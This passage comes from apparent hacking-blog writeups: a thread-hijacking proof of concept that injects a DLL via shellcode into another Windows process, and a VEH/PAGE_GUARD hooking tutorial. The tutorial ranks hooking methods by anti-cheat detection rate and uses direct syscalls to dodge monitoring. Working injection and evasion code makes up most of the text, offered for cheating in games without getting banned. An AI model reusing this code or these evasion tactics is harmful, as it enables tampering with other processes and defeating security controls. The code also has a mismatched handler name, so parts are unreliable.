	PVOID LoadLibraryA_Addr, mem;

	THREADENTRY32 te32;
	CONTEXT ctx;

	// determine the size of the stub that we will insert
	stublen = (DWORD)stub_end - (DWORD)stub;
	cout << "Calculated the stub size to be: " << stublen << endl;


	// opening target process
	hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, ProcessId);

	if (!hProcess) {
		cout << "Failed to load hProcess with id " << ProcessId << endl;
		Sleep(10000);
		return 0;
	}

	// todo: identify purpose of this code
	te32.dwSize = sizeof(te32);
	hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);


	Thread32First(hSnap, &te32);
	cout << "Identifying a thread to hijack" << endl;
	while (Thread32Next(hSnap, &te32))
	{
		if (te32.th32OwnerProcessID == ProcessId)
		{
			cout << "Target thread found. TID: " << te32.th32ThreadID << endl;

			CloseHandle(hSnap);
			break;
		}
	}

	// opening a handle to the thread that we will be hijacking
	hThread = OpenThread(THREAD_ALL_ACCESS, false, te32.th32ThreadID);
	if (!hThread) {
		cout << "Failed to open a handle to the thread " << te32.th32ThreadID << endl;
		Sleep(10000);
		return 0;
	}

	// now we suspend it.
	ctx.ContextFlags = CONTEXT_FULL;
	SuspendThread(hThread);

	cout << "Getting the thread context" << endl;
	if (!GetThreadContext(hThread, &ctx)) // Get the thread context
	{
		cout << "Unable to get the thread context of the target thread " << GetLastError() << endl;
		ResumeThread(hThread);
		Sleep(10000);
		return -1;
	}

	cout << "Current EIP: " << ctx.Eip << endl;
	cout << "Current ESP: " << ctx.Esp << endl;

	cout << "Allocating memory in target process." << endl;
	mem = VirtualAllocEx(hProcess, NULL, 4096, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

	if (!mem) {
		cout << "Unable to reserve memory in the target process." << endl;
		ResumeThread(hThread);
		Sleep(10000);
		return -1;
	}

	cout << "Memory allocated at " << mem << endl;
	LoadLibraryA_Addr = LoadLibraryA;

	cout << "Writing shell code, LoadLibraryA address, and DLL path into target process" << endl;

	cout << "Writing out path buffer " << dllPath << endl;
	size_t dllPathLen = strlen(dllPath);

	WriteProcessMemory(hProcess, mem, &LoadLibraryA_Addr, sizeof(PVOID), NULL); // Write the address of LoadLibraryA into target process
	WriteProcessMemory(hProcess, (PVOID)((LPBYTE)mem + 4), stub, stublen, NULL); // Write the shellcode into target process
	WriteProcessMemory(hProcess, (PVOID)((LPBYTE)mem + 4 + stublen), dllPath, dllPathLen, NULL); // Write the DLL path into target process

	ctx.Esp -= 4; // Decrement esp to simulate a push instruction. Without this the target process will crash when the shellcode returns!
	WriteProcessMemory(hProcess, (PVOID)ctx.Esp, &ctx.Eip, sizeof(PVOID), NULL); // Write orginal eip into target thread's stack
	ctx.Eip = (DWORD)((LPBYTE)mem + 4); // Set eip to the injected shellcode

	cout << "new eip value: " << ctx.Eip << endl;
	cout << "new esp value: " << ctx.Esp << endl;

	cout << "Setting the thread context " << endl;

	if (!SetThreadContext(hThread, &ctx)) // Hijack the thread
	{
		cout << "Unable to SetThreadContext" << endl;
		VirtualFreeEx(hProcess, mem, 0, MEM_RELEASE);
		ResumeThread(hThread);
		Sleep(10000);
		return -1;
	}

	ResumeThread(hThread);

	cout << "Done." << endl;

	return 0;
}

PoC

Thread Hijacking PoC

I think that’s all for this writeup. With that being said, this could be my last writeup for now as I am going very very busy for the next couple of months.

Thank you so much, and I hope you enjoyed this writeup!

root@sh3n:~/$ see_ya_again_soon_!

Hooking via Vectored Exception Handling

In computer programming, the term hooking covers a range of techniques used to alter or augment the behaviour of an operating system, of applications, or of other software components by intercepting function calls or messages or events passed between software components. Code that handles such intercepted function calls, events or messages is called a hook.

Hooking is used for many purposes, including debugging and extending functionality. Examples might include intercepting keyboard or mouse event messages before they reach an application, or intercepting operating system calls in order to monitor behavior or modify the function of an application or other component. It is also widely used in benchmarking programs, for example frame rate measuring in 3D games, where the output and input is done through hooking.

Hooking can also be used by malicious code. For example, rootkits, pieces of software that try to make themselves invisible by faking the output of API calls that would otherwise reveal their existence, often use hooking techniques.

https://en.wikipedia.org/wiki/Hooking

Hooking Methods

The content of this section came from UC and is not my own words. Kindly visit the page for more detailed and complete info.

Byte patching (.text section)

Execute-Speed: 10
Skill-Level: 2
Detectionrate: 5 – 7

Byte patching in the .text section is the easiest and most common way to place a hook.
Hooking libraries like Microsoft Detours (Download) are used alot.
Some anticheats are still retarded and dont even scan the .text section, but most of them figured out that one finally.
There are various ways to redirect the code flow. You can place a normal JMP instruction (5 bytes in size) or try some hotpatching using a short JMP (2 bytes in size) to some location where is more space for a 5 byte JMP.
You can place a CALL instruction which works same as a JMP but pushes the returnaddress on the stack before jumping. You can also just push the address on the stack and then call RETN which jumps to the last adddress on stack and therefore behaves like a JMP.
Most anticheats figured that out and scan for those byte sequences.

IAT/EAT Hooking

Execute-Speed: 10
Skill-Level: 3
Detectionrate: 5

This hooking method is based on how the PE files are working on windows.
It means “Import/Export Address Table”. This address table contains the pointer to the APIs and is adjusted by the PE loader when the file is executed.
You can either loop the whole table and search for a function and redirect it or you can find it manually using OllyDbg or IDA.
The basic idea is that you replace a certain API with your hooked function.
Thats not only good for simple API hooking but it can also be used for a DirectX hook: http://www.unknowncheats.me/forum/d3…ok-any-os.html

VMT Hooking / Pointer redirections

Execute-Speed: 10
Skill-Level: 3 – 5
Detectionrate: 3

One of the best hooking methods because there is no API or basic way to detect those hooks.
Most anticheats detect VMT hooks on the D3D-Device of the engine but thats not what we want to do anyways.
Nearly every engine has an internal rendering class which can be hooked. You can for example just hook Endscene using detours and log the returnaddress.
When you check the code at the returnaddress you will find the function which calls Endscene. Now search for references to this function and reverse a bit, you will mostlikely get a pointer in the .data section which represents a virtual table.
Those tables just contain addresses of functions and can be easily replaced even without the usage of VirtualProtect because .data has normally Read/Write flags.

HWBP Hooking

Execute-Speed: 6
Skill-Level: 6
Detectionrate: 4

We already talked earlier about hardware breakpoints but this time we wont change any bytes in the .text section.
Like I said earlier you also have to place an exception handler to catch the exception!
They can be placed for each thread individually but that also means we NEED the handle of the thread.
Some anticheats hide all threads using rootkit techniques, but that doesnt mean we cant get into the thread!

PageGuard Hooking

Execute-Speed: 1
Skill-Level: 8
Detectionrate: 1

PageGuard hooks are really stealthy, nearly no AntiCheat detects them. This was detected for GameGuard but only in the game, it worked perfectly on the GameGuard file itself.
Undetected for HackShield, XignCode, Punkbuster, and more. This method can be compared to a HWBP hook. First you have to register an exception handler.
Then you have to trigger the exception, this time by marking the complete memory page with PAGE_GUARD using VirtualProtect, which will result in an exception.
When you read about PAGE_GUARD on msdn you will find out that its removed automaticly after the first exception occured.
In our exception handler we now set the single step flag and single step all instructions until we hit the address we looked for.
We can change the EIP again like we did earlier, but now we have to mark the page as PAGE_GUARD again otherwise the hook wont be triggered again!
This hooking method is slow as hell due to the usage of the single step flag and should only be used for functions which get called very rarely.

Forced Exception hooking

Execute-Speed: 5
Skill-Level: 8
Detectionrate: 2

You can force exceptions in a program by manipulating pointers and stored values.
For example you can grab the device pointer of a game and set it to null, then wait in your exception handler until the program throws an exception.
The exception itself should be a null-pointer dereference, just do your stuff in the redirected EIP hook and then reset the original values and continue the execution.
Since the pointer is now fine again it will execute until you set the pointer to null again. There are many more ways to use this but since I used that method before I know this works forreal.
You might need alot of work to fix all the exceptions which requires some skills.
Heres an example on forcing an exception: http://www.unknowncheats.me/forum/c-…struction.html

VEH Hooking (Let’s get our hands dirty!)

But why VEH? It’s slow AF. Yes it’s slow but I would not take risk byte-patching because it is prone for integrity check which may result to your account being banned. Also, other methods are not applicable such as IAT and VMT. And my last resort is VEH hooking.

Well, your choice will be dependent to situation, every methods has pros and cons. Its up to you on how you would utilize the information.

Implementation

Implementation is quite easy! Thanks to many samples out there!

LONG WINAPI Handler(EXCEPTION_POINTERS* pExceptionInfo)
{
	
	if (pExceptionInfo->ExceptionRecord->ExceptionCode == STATUS_GUARD_PAGE_VIOLATION) //We will catch PAGE_GUARD Violation
	{
		if (pExceptionInfo->ContextRecord->XIP == (DWORD)og_fun) //Make sure we are at the address we want within the page
		{
			pExceptionInfo->ContextRecord->XIP = (DWORD)hk_fun; //Modify EIP/RIP to where we want to jump to instead of the original function
		}

		pExceptionInfo->ContextRecord->EFlags |= 0x100; //Will trigger an STATUS_SINGLE_STEP exception right after the next instruction get executed. In short, we come right back into this exception handler 1 instruction later
		return EXCEPTION_CONTINUE_EXECUTION; //Continue to next instruction
	}

	if (pExceptionInfo->ExceptionRecord->ExceptionCode == STATUS_SINGLE_STEP) //We will also catch STATUS_SINGLE_STEP, meaning we just had a PAGE_GUARD violation
	{
		//uint32_t dwOld;
		//dwOld = Controller->VirtualProtect((DWORD)og_fun, 1, PAGE_EXECUTE_READ | PAGE_GUARD); //Reapply the PAGE_GUARD flag because everytime it is triggered, it get removes

		DWORD dwOld;
		auto addr = (PVOID)og_fun;
		auto size = (SIZE_T)((int)1);
		NTSTATUS res = makesyscall<NTSTATUS>(0x50, 0x00, 0x00, 0x00, "RtlInterlockedCompareExchange64", 0x170, 0xC2, 0x14, 0x00)(GetCurrentProcess(), &addr, &size, PAGE_EXECUTE_READ | PAGE_GUARD, &dwOld);

		return EXCEPTION_CONTINUE_EXECUTION; //Continue the next instruction
	}

	return EXCEPTION_CONTINUE_SEARCH; //Keep going down the exception handling list to find the right handler IF it is not PAGE_GUARD nor SINGLE_STEP
}
bool AreInSamePage(const DWORD* Addr1, const DWORD* Addr2)
{
	MEMORY_BASIC_INFORMATION mbi1;
	if (!VirtualQuery(Addr1, &mbi1, sizeof(mbi1))) //Get Page information for Addr1
		return true;

	MEMORY_BASIC_INFORMATION mbi2;
	if (!VirtualQuery(Addr2, &mbi2, sizeof(mbi2))) //Get Page information for Addr1
		return true;

	if (mbi1.BaseAddress == mbi2.BaseAddress) //See if the two pages start at the same Base Address
		return true; //Both addresses are in the same page, abort hooking!

	return false;
}
bool Hook(DWORD original_fun, DWORD hooked_fun)
{
	og_fun = original_fun;
	hk_fun = hooked_fun;

	//We cannot hook two functions in the same page, because we will cause an infinite callback
	if (AreInSamePage((const DWORD*)og_fun, (const DWORD*)hk_fun))
		return false;

	//Register the Custom Exception Handler
	VEH_Handle = AddVectoredExceptionHandler(true, (PVECTORED_EXCEPTION_HANDLER)LeoHandler);

	//Toggle PAGE_GUARD flag on the page
	if (VEH_Handle) {
		auto addr = (PVOID)og_fun;
		auto size = (SIZE_T)((int)1);

		if (NT_SUCCESS(makesyscall<NTSTATUS>(0x50, 0x00, 0x00, 0x00, "RtlInterlockedCompareExchange64", 0x170, 0xC2, 0x14, 0x00)(GetCurrentProcess(), &addr, &size, PAGE_EXECUTE_READ | PAGE_GUARD, &oldProtection))) {
			return true;
		}

	}
	return false;
}

POC


I hooked a function in a game that is executed every character’s action.

Conclusion

VEH is quite simple to implement, but again, it might depend on the situation you are working on. Besides, you will feel the impact on decreased performance because this is quite slow unlike other methods.

Thank you so much for reading this. I hope you enjoyed this writeup!